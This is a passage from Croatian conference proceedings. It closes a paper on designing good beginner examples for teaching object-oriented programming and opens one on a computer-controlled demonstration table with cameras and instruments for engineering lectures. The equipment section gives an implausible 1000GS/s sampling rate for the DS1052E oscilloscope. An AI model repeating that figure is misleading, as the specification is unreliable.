Posljedica takve situacije je slaba implementacija tih koncepata i kasnija neodgovarajuća sposobnost iskorištavanja prednosti koje donosi snaga objektno orijentiranog programiranja. Zato je iznimno važno razvijati i primjenjivati odgovarajuću metodologiju i didaktiku nastave, ali naravno, ne smetnuti s uma kako stvarni cilj usvajanja vještine programiranja i dalje ostaje uspješno rješavanje problema pomoću računala, a objektna orijentacija predstavlja tek jedan mogući način postizanja tog cilja.

No, bez obzira na jezik i programsku paradigmu, ostaje činjenica da učenje programiranja zna biti vrlo teško i time obeshrabrujuće za početnike s obzirom da traži istovremeno zahvaćanje raznolikih izazova: učenja kako oblikovati strukturirana rješenja za probleme, učenja apstrakcije, učenja stroge sintakse i naredbi sa ponekad zbunjujućim i ne uvijek smislenim imenima, razumijevanja kako se programi izvode i općenito savladavanje niza drugih složenih kognitivnih vještina.

Ništa manje ovaj proces nije zahtjevan ni za nastavnike, s obzirom da i oni u području uvodnog podučavanja vještine programiranja trebaju biti dobro pripremljeni u različitim aspektima kao što je odabir odgovarajućih resursa i primjera, ispravan redoslijed prezentacije gradiva, oblikovanje nastave, ali i u općenitijim kognitivnim i aspektima usvajanja znanja.

II. POČETNO PODUČAVANJE OBJEKTNO-ORIJENTIRANOG PROGRAMIRANJA

U relevantnoj literaturi nije poznato da postoji opće slaganje o tome koje se objektno-orijentirane koncepte, kako i u kojem redoslijedu preporuča uvoditi. Stoga, iako je moguće usvojiti mnoge od predloženih sugestija, uočene su poteškoće prilikom posredovanja sadržaja, pa se posljedično kod različitih nastavnika pristupi podučavanja osnovnih pojmova i ideja dosta razlikuju.

Dodatna otežavajuća okolnost je činjenica što je prilikom uvođenja objektno orijentiranog programiranja često zadržan „proceduralni pristup“ podučavanju programiranja, a u stvari se očekivano traži promjena ne samo načina razmišljanja već i načina podučavanja.

Nadalje, uska međusobna povezanost niza objektno-orijentiranih koncepata rezultira u povećanom broju elemenata koje treba podučavati, s obzirom da nastavnik mora posredovati ne samo elementarne koncepte nego i njihove moguće kombinacije, pri čemu odlučuje da li će žarište usmjeriti više na npr. sintaksu specifičnog programskog jezika ili na koncepte koji leže u pozadini paradigme, da li na programiranje, dizajn, strukturu ili na mehanizme postojećih aplikacija, odnosno razvojnih

okolina. Naravno, još je niz aspekata koje treba uzeti u obzir kako bi se učenicima pomoglo da osim rada u određenom objektno-orijentiranom programskom jeziku, usvoje i objektno orijentirano razmišljanje.

Problem otežava i gubitak zanimanja za programiranje kod učenika, dobrim dijelom zbog niza početnicima kompliciranih modela i struktura koje treba naučiti i usvojiti prije nego što se uspije kreirati bilo što vizualno dojmljivo. Taj je problem intenziviran prisutnošću i raspoloživošću novih multimedijalnih okolina kao što su igre i *appleti*, pri čemu su programi „konzolnog tipa" te ponekad učestali čisto numerički algoritmi izgubili zanimljivost.

Ne iznenađuje stoga inzistiranje na primjeni prikladnih, posebno dizajniranih razvojnih programskih okolina i naprednih obrazovnih alata, različitih pristupa podučavanju, metodologiji i odgovarajućem slijedu predstavljanja objektno-orijentiranih koncepata početnicima u programiranju s ciljem da se podučavanje pojednostavni i učini efikasnijim.

Pri tom je vrlo važno detektirati i precizno odrediti skup osnovnih koncepata. Kod objektno-orijentiranog razvoja autori u [1] npr. kao najvažnije identificiraju: nasljeđivanje, objekt, razred, učahurivanje, metodu, predaju poruka, polimorfizam i apstrakciju; dok drugi [2] u eksperimentu otkrivaju kako su najčešće spominjani koncepti: razred, metoda, instanca, varijabla i objekt, a zatim još i podaci, atributi, varijable instance, nasljeđivanja i enkapsulacija.

Kako bi ostvarili planirane ciljeve uspješnog usvajanja osnovnih koncepata, od nastavnika se očekuje da osiguraju, odnosno primjenjuju okolinu učenja bogatu raznolikim resursima usmjerenim različitim motivacijama učenika za učenjem te da više pažnje obrate metodama podučavanja i ustraju u nastojanjima vođenja učenika na putu ovladavanja principima objektne orijentacije i dopuštajući im da iskoriste svaku raspoloživu mogućnost za mentalno učvršćivanje objektno-orijentiranog oblikovanja. Tu svakako ulazi i odabir odgovarajućih početnih primjera.

III. EDURISTIKA ZA PRIMJERE KOD UČENJA OBJEKTNOORIJENTIRANOG PROGRAMIRANJA

Pregledom literature moguće je pronaći niz obrazovnih heduristika (eduristika). Sve se temelje na ključnim konceptima i općim principima objektno-orijentiranog dizajna. Svrha im je potpora dizajnu odgovarajućih primjera koji podupiru objektnu orijentaciju ali i karakteristične potrebe početnika, a uz to su i neovisne o specifičnom pedagoškom principu, jeziku ili okolini. Ukratko, one obuhvaćaju slijedeće smjernice[3]:

1) Apstrakcije prihvatljive modelu
   - Apstrakcije moraju biti smislene s perspektive softvera, ali i prihvatljive s točke gledišta početnika.
   - Ne stavljati čitavu aplikaciju u *main* i tako ju izolirati od drugih klasa u aplikaciji.
   - Izostanak „božanskih" klasa (*God object* je objekt koji zna previše ili previše radi. [4]).

2) Ponašanje prihvatljivo modelu
   - Prikazivati promjenu stanja i ponašanja objekata ovisno o stanju.
   - Ne brkati model sa modeliranim.
   - Bez klasa koje bi sadržavale samo *setter/getter* metode ("kontejnera").
   - Bez izrezaka koda (*code snippets*).
   - Bez ispisa za praćenje; koristiti *toString* za komunikaciju tekstualnih prikaza.

3) Naglašavati pogled klijenta
   - Promovirati razmišljanje u pojmovima usluga koje zahtjevaju specifični klijenti.
   - Odvajati internu reprezentaciju od eksterne funkcionalnosti.

4) Promovirati spajanje
   - Naglašavati ideju objekata koji surađuju međusobno; koristiti netrivijalne atribute za naglašavanje raspodjele odgovornosti.
   - Ne koristiti nasljeđivanje za modeliranje uloga.
   - Nasljeđivanje treba odvojiti ponašanje i demonstrirati polimorfizam.

5) Koristiti samo primjerene objekte
   - Promovirati "objektno razmišljanje", objekti su autonomni entiteti sa jasno definiranim odgovornostima.
   - Instancirati višestruke objekte najmanje jedne klase.
   - Ne modelirati *one-of-a-kind* objekte.
   - Činiti sve objekte/klase eksplicitnima: izbjegavati anonimne klase i objašnjavati odakle dolaze objekti koji nisu eksplicitno instancirani.
   - Činiti sve veze eksplicitnima: izbjegavati ulančavanje poruka. Objekti bi trebali komunicirati samo sa objektima koje eksplicitno znaju (Demeterov zakon, LoD [5]).
   - Izbjegavati prečace.

IV. ZNAČAJ PRIMJERA KOD UČENJA PROGRAMIRANJA

Pogodni primjeri jedna su od najvažnijih pomoći kod oblikovanja nastave učenja vještina programiranja.

Zbog ograničenja obrazovnog konteksta, primjere namijenjene početnicima u objektnoj orijentaciji može se nazvati primjerima malih razmjera [6]: „*Small-scale* primjer je program/primjer/vježba namijenjen početnicima kako bi im predstavili ili ilustrirali određeni koncept ili značajku objektno orijentiranog rješavanja problema i programiranja.". Međutim, „ograničenja u veličini povlače za sobom restrikcije prilikom dizajna koje se ne pokazuju kod dizajna velikih objektno-orijentiranih sustava. Ograničavajući faktori su veličina primjera, ponuda koncepata i sintaktičkih komponenti i potreba da se koncepti prikazuju izolirano." [7]. Izazov je naći prvi primjer dovoljno napredan da ilustrira objektno orijentirano programiranje, a istovremeno dovoljno jednostavan da ga učenici razumiju.

Većina priručnika namijenjenih početnicima u programiranju usredotočena je na prezentaciju konstrukata jezika, te koncepata programskog jezika i računalnih programa. Sam proces razvoja programa često je više

implicitno nego eksplicitno prisutan. Tipična struktura obuhvaća predstavljanje problema kojeg slijedi prezentacija programa koji ga rješava i zatim rasprava o dijelovima programa [8].

Na taj način oblikovane vježbe u priručnicima često zahtjevaju male, lako razumljive korake prilično različite po karakteru od onih koji se javljaju kod razvoja potpunog realnog softverskog rješenja. Takav pristup dovodi potencijalno do problema da učenici postaju, doduše, sposobni razumjeti svaki pojedini konstrukt no ne pridobijaju vještine da te konstrukte organiziraju u konkretniju cjelinu. Isto tako, događa im se da, zbog niza različitih (neodgovarajućih) *ad-hoc* pokušaja i razvojnih tehnika koje su otkrili prilikom rješavanja problema i pomanjkanja istraživanja alternativa, često misle kako su slabi programeri (s obzirom na poteškoće koje su iskusili na svom putu do rješenja) ili stignu do neodgovarajućih i loše oblikovanih rješenja.

Ovakvim se pristupom, nadalje, sa aspekta učenika, program razvija u jednom koraku, počevši od specifikacije problema do funkcionalnog rješenja pa, neovisno o eventualno uključenim međukoracima, proces razvoja softvera kroz stupnjevit razvoj suboptimalnih i djelomičnih implementacija na putu do potpunog rješenja ostaje u osnovi nevidljiv.

Te situacije može se rješavati tako da se učenike poučava sustavnom procesu razvoja softvera na način da slijede organizirane korake na putu do rješenja problema, te da se razvoj softvera tretira isključivo kao proces koji se provodi u etapama i malim koracima (eng. *stepwise refinement)* čime se poboljšava kvaliteta rješenja svih učenika (u čitljivosti, ispravnosti, proširivosti). Također, dobro je da učenici uvide kako je za vrijeme programiranja neminovno da se u kasnijim etapama mijenjaju odluke donijete ranije *(*eng. *refactoring*). Spoznaja i učenje da su takvi postupci više pravilo nego iznimka pomaže početnicima u prihvaćanju činjenice kako programiranje nije linearan proces.

Treba, dakle, naglasiti kako su i nastavnici i učenici suglasni da su primjeri važni za učenje [9]. Štoviše, u suvremenom istraživanju pedagoških aspekata programiranja Caspersen [10] zaključuje: „Istraživanja učenika u različitim situacijama podučavanja pokazala su kako učenici preferiraju učenje temeljem primjera u usporedbi sa drugim oblicima podučavanja. Učenici nauče više proučavanjem primjera nego rješavanjem samih tih problema.“

No, kako bi bili korisni, primjeri početnicima trebaju pomoći pri izvođenju zaključivanja i generalizacija iz prezentiranih informacija [11], [12]. Početnici bi trebali biti u mogućnosti koristiti primjere pri prepoznavanju uzoraka i razlikovati površinska svojstva od onih koja su strukturalno ili konceptualno važna što se može postići kontinuiranim izlaganjem učenika odgovarajućim primjerima. Primjeri zato trebaju biti konzistentni principima i pravilima koja se uče i ne demonstrirati bilo kakva neželjena svojstva ili ponašanja. Trebali bi slijediti točno iste principe, smjernice i pravila koja očekujemo od učenika da ih nauče [18]. „Svakako da su neki ljudi više, a neki manje daroviti za dobar dizajn, međutim, odgovarajuće podučavanje, alati i primjeri igraju dominantnu ulogu.“ [13].

V. POTEŠKOĆE I ZABLUDE KOD POČETNIKA U OBJEKTNO-ORIJENTIRANOM PROGRAMIRANJU

Istraživanja su potvrdila uočavanje nekih učestalih poteškoća i zabluda kod početnika u objektno orijentiranom programiranju. Kao objašnjenja mogućih izvora problema navode se [14]:

Poteškoća 1 Stanje objekta. Početnici imaju poteškoće u razumijevanju kako poziv metode utječe na stanje objekta.

Poteškoća 2 Poziv metode. Razumijevanje u kakvom je odnosu niz poziva metoda sa rješavanjem problema.

Poteškoća 3 Parametri. Početnici ne razumiju vezu između formalnih i stvarnih parametara.

Poteškoća 4 Povratne vrijednosti. Početnici ne razumiju kamo ide povratna vrijednost metoda.

Poteškoća 5 Ulazni naputci. Razumijevanje potrebe za ulaznim naputcima korisnicima kod rada sa interaktivnim programiranjem.

Poteškoća 6 Konstruktori. Poteškoće u razumijevanju veza između deklaracije konstruktora, poziva konstruktora i izvođenja konstruktora.

Poteškoća 7 Opća slika izvođenja. Što se događa i kada? Može značiti poteškoće u razumijevanju veze između integrirane razvojne okoline, kôda i izvođenja. Upotrebom integrirane razvojne okoline nastavnik radi iterativne prijelaze između razvoja i izvršenja. Zbog toga može doći do implicitnog stanovišta kako se objekti mogu mijenjati preko editora.

Kako bi se neke od ovih zabluda izbjegle, rano bi moralo biti prikazano sekvencijalno izvođenje naredbi, uključujući stvaranje i referenciranje objekata manipulacijom stanja objekata. Svakako da ove smjernice trebaju razmotriti i prilikom oblikovanja početnih primjera.

VI. ZNAČAJKE DOBRIH PRIMJERA

Pažljivo dizajnirani primjeri ne bi smjeli biti konstruirani tek da dokazuju za jezik karakteristične detalje, već bi trebali učenike voditi prema očekivanim kriterijima kvalitete.

Poznato je kako snaga objektne orijentacije leži u ovladavanju složenosti zahtjevnijih sustava, odnosno sustava sa visokim zahtjevima u vezi održavanja, učinkovitosti i ponovne upotrebe, što najčešće nije slučaj i u obrazovnim situacijama. Naime, tu su uvodni primjeri mali, pa je i prostor za prezentaciju dizajna i broja sintaktičkih elemenata ograničen činjenicom kako se traži minimalan broj linija kôda.

Kako bi se izbjegle nepotrebne zablude, primjeri moraju slijediti određene preciznije kriterije [15] [16]: dobri primjeri trebaju uključivati višestruke klase, najmanje jedna klasa treba implementirati stanje i ponašanje kako bi razjasnila razliku između objekata i varijabli. Iz istog razloga, preporuča se koristiti atribute

tipa klasa (a ne samo brojeve i nizove znakova). Bar jedna klasa treba imati višestruke instance kako bi se razjasnila razlika između klasa i objekata. S obzirom da je prijenos poruka u srži objektno-orijentiranog programiranja, objekti međusobno moraju i komunicirati.

Evaluacija primjera s obrazovne točke gledišta često se izvodi na intuitivnoj bazi i može biti varljiva što se uvidom u popularne priručnike lako uočava. Pri tome se kao primjer programa podrazumijeva potpun opis programa, odnosno stvarni izvorni kôd uz sva potrebna objašnjenja. Dobar primjer je onaj koji će zadovoljiti potrebe početnika u oba područja - programiranju i objektnoj orijentaciji.

Kako početnici rijetko imaju bilo kakva znanja o (objektno orijentiranim) programskim jezicima ili procesu programiranja, uvjeti su da kontekst primjera bude što pristupačniji, te da primjeri budu mali i da se usredotočuju na pojedini koncept, kao i da se kroz njih provode objektno orijentirani principi. Osnovna svojstva koja se traže od dobrog primjera objektno orijentiranog programa (kako bi bio učinkovit kao obrazovni alat) su da mora biti tehnički korektan, valjan model za objektnu orijentaciju, jednostavan za razumijevanje (čitljiv), da promovira objektno orijentirano razmišljanje te da potencira programiranje kao proces rješavanja problema.

Inspirirano evaluacijom *Benchmarks for Science literacy-project* (AAAS *American Association for the Advancement of Science*, 1989), definirane su tri kategorije kvalitete primjera: tehnička, objektno-orijentirana i didaktičko/obrazovna.

Tehnička kvaliteta: dobar primjer treba biti tehnički korektan. Kôd mora biti napisan na konzistentan i primjeren način, što uključuje odgovarajuće imenovanja, uvlačenje, komentiranje i dr. Taj zahtjev nije primarno povezano sa objektno orijentiranom paradigmom već sa programiranjem općenito.

Objektno-orijentirana kvaliteta: dobar primjer treba biti valjan model za objektno-orijentirani program. Objektno orijentirani koncepti i principi trebaju biti naglašeni i ojačani. Zato je važno prikazati objekte sa promjenjivim stanjem, smislenim ponašanjem i komunikacijom sa drugim objektima.

Didaktička kvaliteta: sa didaktičke točke gledišta, dobar primjer treba biti lako razumljiv, promovirati objektno orijentirano razmišljanje i naglasiti programiranje kao proces rješavanja problema.

VII. ŠKODLJIVI PRIMJERI

Zanimljivu zbirku škodljivih primjera sakupili su Malan i Halland (2004) identificirajući četiri uobičajene zamke prilikom dizajniranja primjera:

Preapstraktni primjeri: ako početnik ne vidi smisao u tome zašto bi netko mogao trebati određenu klasu, daje se krivi dojam koncepta klase.

Presloženi primjeri: očevidan rizik prilikom pokušaja da se primjeri učine realističnijim, čime se odvlači pažnja od koncepta koji se ilustrira.

Nekonzistentna primjena koncepata: primjer je prijenos atributa kao parametara interno u klasi, unatoč činjenici da im se može pristupiti izravno.

Primjeri koji narušavaju koncept koji se predstavlja: primjerice upotreba klase koja sadrži samo podatke (tek uz *get* i *set* metode) čime se narušava ideja klase kao autonomnog entiteta koji sadrži i stanje i ponašanje.

Objašnjavanje koncepata važna je odgovornost nastavnika, posebno prilikom rada sa početnicima.

VIII. ZAKLJUČAK

I za učenike i za nastavnike upotreba početnih primjera važan je alat za učenje vještina programiranja. Početnici u programiranju koriste ih kao predloške pa stoga primjeri nikako ne bi smjeli biti kontradiktorni konceptima koje učenici moraju usvojiti ili ometati njihovo usvajanju opće ideje paradigme koju uče. Dobro oblikovani primjeri važni su prilikom početnog učenja objektno orijentiranog programiranja, treba ih pomno birati i procjenjivati no velika je odgovornost i na autorima priručnika prilikom njihovog odabira i sastavljanja.

Primjena računalom vođenog demonstracijskog stola u nastavi

Lj. Cvitaš, T. Horvat
Tehničko veleučilište u Zagrebu, Zagreb, Hrvatska
lcvitas@tvz.hr , thorvat3@tvz.hr

Sažetak - U radu je opisano realizirano rješenje za odvijanje nastave auditornih vježbi uz pomoć računalom vođenog demonstracijskog stola. Stol sa instaliranom opremom omogućava izvođenje pokusa i demonstracija u živo koje odjednom vizualno i auditivno može pratiti velik broj studenata sa zadovoljavajućom vidljivošću svih detalja na stolu i oko stola tijekom odvijanja pokusa. Oprema stola (mjerni instrumenti i vizualni podsustav i dijelovi modela) vođeni su računalom uz upotrebu odgovarajućih besplatnih programskih paketa. Izabrana konstrukcija stola omogućuje montažu kamera, te fleksibilni postav instrumenata, osciloskopa i izvora napajanja, a posebna značajka stola je njegova kompaktnost i mobilnost. Stol je primijenjen prvi puta na kolegiju „Materijali u elektrotehnici“, a provedena anketa među studentima pokazala je opravdanost uložene investicije i uspješnost metode.

I. UVOD

Struka inženjera elektrotehnike obuhvaća rad na procesima uz upotrebu sofisticirane opreme te potrebu za temeljnim i stručnim znanjima iz tog tehničkog područja. Pojedini segmenti tehničkih procesa izvode se i u laboratorijskim uvjetima izradom odgovarajućih modela procesa. U obrazovanju budućih inženjera elektrotehnike struke, uz svladavanje temeljnih znanja vrlo je bitno i utvrđivanje naučenog na praktičnim primjerima pomoću laboratorijskih ili auditornih vježbi. Za izvođenje nastave prema Bolonjskom procesu na Tehničkom veleučilištu u Zagrebu na raspolaganju je zadani vremensko – prostorni okvir koji treba što bolje iskoristiti. Tako i za kolegije temeljnog dijela studija postoji potreba da se za veće grupe studenata organiziraju auditorne vježbe koje će obuhvatiti izvođenje praktičnih pokusa „u živo“.

Zahvaljujući sve pristupačnijoj digitalnoj i računalnoj tehnologiji moguće je u nastavi primijeniti nove metode i tehnologije koje će omogućiti navedene zahtjeve. Praktični pokusi imaju svrhu privući pažnju studenata na primjenu teorijskih osnova koje dobivaju na predavanjima te najaviti izazove koje donosi elektrotehnička struka u obavljanju poslova projektiranja, konstruiranja, ispitivanja servisiranja i održavanja elektroenergetskih uređaja, postrojenja i procesa. Pogotovo se to odnosi na teme kolegija „Materijali u elektrotehnici“, što je jedan od zajedničkih temeljnih kolegija na prvoj godini preddiplomskog stručnog studija elektrotehnike [1]. Obzirom da se u populaciji brucoša nalaze studenti sa i bez predznanja iz elektrotehničke struke, a neki od njih još nisu ni donijeli odluku o izboru smjera na drugoj godini (Energetska elektrotehnika, Automatizacija i procesno računarstvo ili Komunikacijska i računalna tehnika),

Slika 1. Auditorne vježbe iz kolegija “Materijali u elektrotehnici”, studenti prate pokus u reanom vremenu na modelu koji je smješten na demonstracijskom stoku

praktični pokusi prezentirani u stvarnom vremenu trebali bi izazvati znatiželju kod studenata za područjima primjene aktivnih elektrotehničkih materijala, počevši od baznih materija pa sve do specifičnih materijala vezanih uz mogući izbor stručnog usmjerenja.

Kod izvođenja praktičnih pokusa treba auditoriju , odnosno grupi od 15 do 30 studenata, prenijeti nekoliko okvirnih vizualnih, a po potrebi i auditivnih doživljaja kako bi im se prostor pokusa sasvim približio te ih na neki način i učinio direktnim sudionicima. Obzirom da se radi o većoj skupini studenata, vizualizacija se izvodi preko slike koju projicira projektor na površinu bijelog platna predavaonice te zvuka iz pratećeg audio sustava (slika 1).

Budući da su za izvođenje auditornih vježbi satnicom predviđene standardne predavaonice kapaciteta do 50-tak studenata, jasna je potreba za realizacijom demonstracijskog stola koji bi na sebe preuzeo funkciju koji inače ima laboratorijski prostor, uz naglašenu potrebu za mobilnošću. Naime, demonstracijski stol se u fazi pripreme auditornih vježbi oprema u laboratoriju odgovarajućim instrumentarijem, napajanjem te predviđenim modelom za izvođenje jednog ili više demonstracijskih pokusa, a za fazu prezentacije transportira u predavaonicu predviđenu za jednu ili više grupa studenata prve godine. Pri tom je važno da je tako pripremljen demonstracijski stol bude kompaktan i otporan na prenošenje, svi elementi i oprema stola trebaju biti fiksirani, ako je moguće na način koji osigurava kasnije brzu izmjenu instrumenta i opreme.

II. IZVEDBA

A. *Informacijski okviri*

Za prezentaciju pokusa u realnom vremenu predviđeni su sljedeći informacijski okviri:

- Video slika kompletne površine stola, uključivo ispitni model te instrumente ili pomoćna sredstva uz model
- Video slika detalja na modelu (makro slika)
- Video slika ekrana digitalnog osciloskopa u slučaju kada se prenosi informacija o snimanoj pojavi male do srednje brzine
- Podaci sa dva digitalna multimetra, po izboru napon, struja, otpor ili temperature mjerena termoelementom K-tipa koji se nalazi u priboru multimetara
- Podaci sa dvokalnalnog digitalnog osciloskopa (snimljena pojava koja se može osvježavati u sekundnom ritmu)
- Podaci sa upravljivog izvora napajanja 0-30V, 3A ili video slika upravljačke ploče
- Prezentacijski podaci, tehnički podaci u pdf, jpeg ili drugom slikovnom formatu
- Rezultati mjerenja te grafovi na temelju izvršenih mjerenja na bazi tablica u excel formatu


B. *Struktura opreme*

Struktura korištene opreme temelji se na istraživanju najpovoljnijeg izbora nužne koji je izvršen krajem 2011. godine [2, str. 12-23] . Pri tom su uzeta u obzir i postojeća iskustava u korištenju instrumentacije u laboratorijima Zavoda za automatizaciju i procesna računala te neka od opreme koja je u tim laboratorijima stajala na raspolaganju. Iskustvo koje je trebalo steći bilo je iz područja video podsustava, odnosno izbora video kamera te programske podrške koja će omogućiti spajanje izabranih informacijskih okvira na monitoru upravljačkog računala, da bi takva slika bila prezentirana i projicirana preko postojećeg projektora predavaonice.

Izabrana instrumentacija morala je zadovoljiti barem dva uvjeta:

- Serijska komunikacija preko USB priključka
- Pogonski programi jednostavni za korištenje te mogućnost otvaranja više instanca istog pogonskog programa u slučaju potrebe korištenja više istih instrumenata

Na slici 2 prikazana je blok shema spoja vodećeg računala (prijenosno računalo manjih dimenzija) sa video i instrumentacijskom opremom. Glavni serijski kanal podataka ide sa USB priključka računala na 7-kanalni USB razdjelnik tipa D-LINK DUB-H7 gdje se zvjezdasto priključuju ostali uređaji [3, str. 1]. Multimetri tipa PeakTech 3388 opremljeni su originalno serijskom vezom




Slika 2. Blok shema spoja upravljačkog računala sa instrumentacijom I video jedinicama

RS232, ali se uz njih isporučuje i konvertor na USB serijski standard [4, str. 42-43] Glavni nedostatak tih cjenovno relativno povoljnih multimetara je nemogućnost daljinskog programiranja izbora načina mjerenja te izbora mjernog područja. Ugrađena programska podrška podržava jednosmjernu komunikaciju prema računalu, tj. multimetar PeakTech emitira blokove izmjerenih podataka u sekundnom ritmu. Tehnički bolji izbor bio upotreba digitalnih multimetara tipa Agilent 34405A, ali je tu cijena činioc koji treba pritom uzeti u obzir [5]. Digitalni osciloskop tipa DS1052E ima dva kanala, propusnost od 50MHz te frekvenciju uzorkovanja od 1000GS/s [6]. Opremljen je USB priključkom preko kojeg je moguće programiranje parametara osciloskopa kao i prijenos snimljene pojave na računalo.

C. *Video podsustav*

Prijenos video informacija o pokusu koji se izvodi pred studentima realiziran je preko video podsustava. Živa slika se snima i prenosi iz dva izvora; web kamere manjih dimenzija te digitalne kamere (HD kamkorder) koja ima vlastitu memoriju te omogućava i spremanje audio/vizualnog zapisa. Digitalizirani video spojen je preko USB serijskog priključka na razdjelnik odnosno na vodeće računalo. Pomoćni pogonski program instaliran na računalu daje mogućnost pokretanja nekoliko instanci video okvira na monitoru računala [7].

Web kamera je male mase i prikladnih dimenzija koje omogućuju dinamičko prenošenje kamere na različita mjesta pokusnog modela te snimanje detalja zbivanja tijela ispitnog procesa. Izabran je tip web kamere Logitech HD Pro C910 zbog izvanrednih tehničkih performansi, a



Slika 4. Makro detalj snimljen uz najveće pojačanje Logitech web kamere

umjerene cijene [8]. Ta je kamera opremljena Carl Zeiss® optikom, snima u rezoluciji do 1920 x 1080 piksela te ima pogonski upravljački program kojim se može fokusirati određeni detalj, ručno ili automatski izoštriti slika. Na slici 3 prikazan je izoštreni detalj snimke dijela mjerne trake metra. Vidljivo je koliki je domet makro snimanja izabranom kamerom.

Drugi izvor žive slike je kamkorder firme Canon, a izabrani tip je Legria HF R16 [9]. Videokamera tog tipa ima mogućnost pričvršćenja na stativ što daje stabilnu sliku informacijskog okvira kompletne površine stola (uključuje pokusni model, instrumente te ruke demonstratora kada je to potrebno). Na slici 4 prikazana je videokamera na stativu koji se nalazi na površini stola. U slučaju da se želi prokazati stol s instrumentima iz veće udaljenosti kako bi se obuhvatio veći pokusni model te cijela figura demonstratora, teleskopsko postolje stativa se prilagodi postavljanju na podij pokraj demonstracijskog stola.

Obzirom da video kamera za prijenos žive slike ima predviđen kompozitni video signal, taj se signal mora prilagoditi USB priključku računala. Iako na samoj kameri postoji i USB serijski port, taj u tu svrhu nije iskoristiv jer je namijenjen isključivo prenošenju već snimljenih kadrova iz memorije kamere u memoriju osobnog računala; dakle taj priključak se ponaša kao vanjska memorija. U tom smislu ta videokamera se može koristiti za prethodno snimanje interesantnih kadrova vezanih za temu planiranog pokusa (npr. kadrova iz proizvodnje telekomunikacijskih ili energetskih kabela kao priprema za vježbu sa temom mjerenje specifičnog otpora vodiča).


Slika 3. Videokamera na stativu obuhvaća slikom pokusni model i instrumente na površini stola

Za prilagodbu kompozitnog video signala na USB priključak računala potrebno je primijeniti analogno/digitalni pretvornik video signala, odnosno izvršiti digitalizaciju analognog video signala. Korišten je digitalizator tvrtke AVerMedia koji ima priključak na USB serijski port računala te uz isporučeni pogonski program omogućuje da videokameru sa analognim video izlazom koristimo isto kao web kameru [10].

Oba video izvora imaju ugrađene mikrofone (Logitech web kamera čak dva za stereo snimanje) tako da se preko istih kanala prenosi, a na upravljačkom računalu se može i izabrati, zvučni kanal koji je od interesa pri određenom pokusu. Zvuk se emitira ili preko ugrađenih zvučnika računala, preko vanjskih zvučnika ili kod bolje opremljenih predavaonica, preko zvučnog sustava koji postoji uz video projektor.

Za brzi raspored informacijskih okvira po prezentacijskom ekranu postoje uslužni programi. Vrlo dobar se pokazao pomoćni program WinSplit Revolution koji korisniku olakšava jednostavnu organizaciju radne odnosno prezentacijske površine [11]. WinSplit Revolution dopušta podjelu zaslona računala na manje dijelove: polovine, trećine, četvrtine, itd. Na primjer: prozor može biti smanjen i premješten u desni kut zaslona, ili u lijevi kut ili u središte zaslona i to sve jednim klikom miša bez dodatnog smanjivanja ili premještanja otvorenih prozora na radnoj površini računala. Dakako, što je prezentacijska površina veća time se može i na više dijelova podijeliti, a i preglednost je bolja. Dakako da će na broj informacijskih okvira negativno utjecati razlučivost slike upravljačkog računala, a naročito razlučivost slike prezentacijskog video projektora. Optimalno bi bilo kada bi razlučivost projektora bila XVGA tipa (1280x800) što odgovara rezoluciji LCD monitora na prijenosnim računalima.

Posebno treba istaknuti problem vezan sa rasvjetom u predavaonici u kojoj se koristi demonstracijski stol. Ovisno o kvaliteti video projektora koji se koristi u predavaonici (najčešće su već fiksno montirani na nosaču sa stropa prostorije), odnosno o iznosu jakosti projicirane svijetlosti u ANSI lumenima, mora se prilagoditi i rasvjeta prostorije. Slabiji projektori zahtijevaju veće zamračenje prostorije što se osigurava danju zastorima na prozorima, a u večernjim satima regulacijom osvjetljenja. Zamračenje prostorije negativno utječe na kvalitetu slike koju



Slika 5. Lokalno, fokusirano osvjetljenje na demonstracijskom stolu

dobivamo sa kamera na demonstracijskom stolu pa slika postaje tamna, kontrast slike je slabiji, a detalji nisu dobro uočljivi. Rješenje nije u traženju kompromisa između dobre vidljivosti projicirane slike i osvijetljene površine koju kamera snima, nego u postavljanju lokalne, usmjerene rasvjete na samom stolu.

